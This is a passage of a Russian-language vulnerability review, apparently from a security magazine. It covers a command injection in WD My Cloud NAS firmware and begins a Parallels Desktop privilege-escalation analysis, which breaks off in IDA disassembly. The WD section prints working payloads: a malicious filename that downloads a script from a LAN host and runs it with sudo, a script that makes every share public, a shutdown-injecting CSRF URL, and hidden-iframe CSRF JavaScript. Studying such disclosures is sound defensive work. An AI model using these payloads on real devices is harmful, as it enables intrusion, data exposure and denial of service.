                $result = array('size' => $fstat['size'],
                                'mtime' => $fstat['mtime'],
                                'mode' => $fstat['mode'],
                                'owner_id' => $fstat['uid'],
                                'group_id' => $fstat['gid']);
                if($includePermissions){
                        $result = $result + getPermissions($fstat);
                }
                //for over 2Gb files we can not trust fstat size
                if($fstat['blocks'] * 512 > 2000000000){
                        exec_runtime("stat -c '%s' \"$file\"", $output);
                        $result['size'] = trim(implode("\n", $output));
```

Функция exec_runtime

В скрипте `/var/www/rest-api/api/Common/includes/util.inc` определена функция `fstatLfs`, которая получает статическую информацию из файлов. Для файлов размером два гигабайта и более есть свой обработчик. В нем и нашлась ошибка: имена файлов передаются через командную строку в двойных кавычках, а не в одинарных. Из-за двойных кавычек строки в таком имени файлов будут обрабатываться как команды.



Скриншот полученных прав доступа на bugzilla.mozilla.org

Эксплуатация этой уязвимости проста: загружаем файл размером более двух гигабайт с вредоносным именем:

```
$(sudo curl 192.168.0.226 -o makeAllPublic.sh && sudo bash
makeAllPublic.sh).txt
```

Вот как выглядит `makeAllPublic.sh`.

```
#!/bin/bash

while read share;
do
    echo UPDATE UserShares SET public_access=\"true\" WHERE
    share_name=\"$share\"";" | sqlite3 /usr/local/nas/orion/orion.db;
done < <(bash /usr/local/sbin/getShares.sh private)
```

В результате на устройстве все разделы станут публичными и любой пользователь сможет получить к ним доступ.

Но что делать, если у атакующего нет авторизованного доступа? Так как устройство используется в локальной сети, существует папка **Public**, в которую в большинстве случаев может положить файл любой желающий. В итоге нужно создать файл с указанным размером и вредоносным именем. Далее ждем, когда авторизованный пользователь просмотрит папку с любого устройства, используя клиентское приложение WD.

Устройство подвержено и CSRF-атакам. Это позволяет выполнить различные команды, если пользователь зайдет на нашу страницу:

```
http://wdmycloud.local/api/1.0/rest/safepoint_getstatus?handle=
$(sudo shutdown -h now)&action=update
```

Адрес устройства не всегда имеет такой вид, но тут нам на помощь может прийти функция WebRTC, доступная в популярных браузерах. Еще нам требуется правильная сессия. В итоге для атаки нужно:

1. Использовать WebRTC для определения IP-адреса устройства.
2. Сделать запрос на My Cloud через LAN для создания правильной сессии в браузере.
3. Отправить атакующий запрос на устройство. Ниже приведен текст запроса.

```
...
function exploit(ip) {
    var ip_part = ip.split(".");
    var cidr_24 = ip_part[0] + "." + ip_part[1] + "." + ip_part[2] +
    ".";
    if (ip_part[0] == "192" || ip_part[0] == "172" || ip_part[0] ==
    "10") {
        var expFrame = new Array(255);
        for (i = 2; i < 40; i++) {
            document.write("<iframe id=\"" + i + "\" src=\"http://" +
            cidr_24 + i +"/api/2.1/rest/local_login?username=" +
            "<?php echo $_GET['username'] ?>" + "&password=" + "<?php
            echo $_GET['password'] ?>\" height=0 width=0
```

```
                style=\"visibility:hidden;display:none\"></iframe>");
            };
            for (i = 2; i < 40; i++) {
                document.write("<iframe id=\"exp" + i + "\" src=\"http://"
                + cidr_24 + i +
                "/api/1.0/rest/safepoint_getstatus?handle=$(sudo shutdown
                -h now)&action=update\" height=0 width=0
                style=\"visibility:hidden;display:none\"></iframe>");
                setInterval( function(id) {document.getElementById(id).src
                = document.getElementById(id).src;}, 2000, "exp"+i );
            };
        };
    };

    function go() {
        getIPs(function(ip) {
            exploit(ip);
        });
    }; </script></body></html>
```

Код на JavaScript, который используется для определения IP-адреса через WebRTC, можно скачать целиком отсюда (dl.dropboxusercontent.com/u/1878671/enumhosts.html). А полный текст страницы для CSRF-атаки ты можешь взять из Exploit-DB (www.exploit-db.com/exploits/38350/).

Стоит заметить, что производитель был уведомлен 12 мая 2015 года, но патч вышел только сейчас, равно как и публикация уязвимости. Оригинальную статью с видео эксплуатации ты можешь прочитать на сайте компании VerSprite (versprite.com/og/command-injection-in-the-wd-my-cloud-nas/).

О Shodan мы писали уже не раз, поэтому просто напомню: с его помощью ты можешь найти NAS с этой прошивкой.

TARGETS

Прошивки с версиями до сентября 2015 года.
Протестировано на версиях 04.01.03-421 и 04.01.04-422 для устройств Personal Cloud.

SOLUTION

Производитель выпустил исправление.

Также автор советует:

- отключить WebRTC в браузерах;
- доступ к My Cloud устройствам открыть только доверенным пользователям;
- отключить удаленное управление, если оно не используется.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В OS X С УСТАНОВЛЕННЫМ PARALLELS DESKTOP FOR MAC


CVSSv2:	N/A
Дата релиза:	8 января 2015 года
Автор:	@beist
CVE:	N/A

Продолжим наш обзор уязвимостью типа повышения привилегии в OS X с установленным Parallels Desktop. Не удивляйся такой давней дате. Автор эксплоита публикует уязвимости нулевого дня под паролями, и информация не сразу становится достоянием общественности.

Было достигнуто только получение высших привилегий на хостовой системе, а не «побег» из виртуальной машины, что было бы, конечно, лучше. Автор нашел исполняемый файл с битом setuid в установочной директории Parallels. Во время исследования у него была последняя на тот момент версия.

```
$ cd "/Applications/Parallels Desktop.app/Contents/MacOS/"
$ ls -al "Parallels Service"
-rwsr-sr-x 1 root accessibility 27376 1 8 13:24 Parallels Service
```

Из имени файла примерно ясно, за что он отвечает. Загрузим его в IDA, чтобы изучить подробнее.



Загрузка Parallels Service в IDA

```
00000001000025A0
00000001000025A0 ; Segment type: Pure code
00000001000025A0 __text segment para public 'CODE' use64
00000001000025A0 assume cs:__text
00000001000025A0 ;org 1000025A0h
00000001000025A0 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
00000001000025A0
00000001000025A0
00000001000025A0 ; Attributes: noreturn
00000001000025A0
00000001000025A0 public start
00000001000025A0 start proc near
00000001000025A0 push    0
00000001000025A2 mov     rbp, rsp
00000001000025A5 and     rsp, 0FFFFFFFFFFFFFFF0h
00000001000025A9 mov     rdi, [rbp+8]
00000001000025AD lea     rsi, [rbp+10h]
00000001000025B1 mov     edx, edi
00000001000025B3 add     edx, 1
00000001000025B6 shl     edx, 3
00000001000025B9 add     rdx, rsi
00000001000025BC mov     rcx, rdx
00000001000025BF jmp     short loc_1000025C5
```

```
00000001000025C5
00000001000025C5 loc_1000025C5:
00000001000025C5 cmp     qword ptr [rcx], 0
00000001000025C9 jnz     short loc_1000025C1
```

```
00000001000025C1
00000001000025C1 loc_1000025C1:
00000001000025C1 add     rcx, 8
```


```
00000001000025CB add     rcx, 8
00000001000025CF call    sub_100002600
00000001000025D4 mov     edi, eax        ; int
00000001000025D6 call    _exit
00000001000025D6 start endp
00000001000025D6
```

Точка входа в файле Parallels Service

Найдя точку входа, исследователь проанализировал список функций и в результате нашел интересную — _execv.

start	__text	00000001000025A0
sub_1000025DC	__text	00000001000025DC
sub_1000025F0	__text	00000001000025F0
sub_100002600	__text	0000000100002600
sub_100002920	__text	0000000100002920
_Gestalt	__stubs	0000000100002B70
_SecCertificateCopyCommonName	__stubs	0000000100002B76
_SecCodeCopySigningInformation	__stubs	0000000100002B7C
_SecRequirementCreateWithString	__stubs	0000000100002B82
_SecStaticCodeCheckValidity	__stubs	0000000100002B88
_SecStaticCodeCreateWithPath	__stubs	0000000100002B8E
___snprintf_chk	__stubs	0000000100002B94
___stack_chk_fail	__stubs	0000000100002B9A
_dirname	__stubs	0000000100002BA0
_execv	__stubs	0000000100002BA6
_exit	__stubs	0000000100002BAC
_fprintf	__stubs	0000000100002BB2
_fwrite	__stubs	0000000100002BB8
_geteuid	__stubs	0000000100002BBE
_memcpy	__stubs	0000000100002BC4
_setuid	__stubs	0000000100002BCA
_strcmp	__stubs	0000000100002BD0
_strlen	__stubs	0000000100002BD6
_CFArrayGetCount	__stubs	0000000100002BDC
_CFArrayGetValueAtIndex	__stubs	0000000100002BE2
_CFDictionaryGetValue	__stubs	0000000100002BE8
_CFRelease	__stubs	0000000100002BEE
_CFStringCompare	__stubs	0000000100002BF4
_CFStringCreateWithCString	__stubs	0000000100002BFA
_CFStringHasPrefix	__stubs	0000000100002C00
_CFURLCopyAbsoluteURL	__stubs	0000000100002C06
_CFURLCreateFromFileSystemRepresen···	__stubs	0000000100002C0C

Список функций из файла Parallels Service



Функция _execv в Parallels Service

Вызывается она только в одном месте, что облегчает анализ.

```
jmp     loc_100002887
```


```
mov     rdi, [r8]       ; char *
call    _dirname
mov     r9, rax
mov     rsi, [r13+8]
mov     edx, 0          ; int
mov     ecx, 400h       ; size_t
xor     eax, eax
mov     [rsp+4D0h+var_4D0], rsi
lea     r8, aSS         ; "%s/%s"
lea     rbx, [rbp+var_430]
mov     esi, 400h       ; size_t
mov     rdi, rbx        ; char *
call    ___snprintf_chk
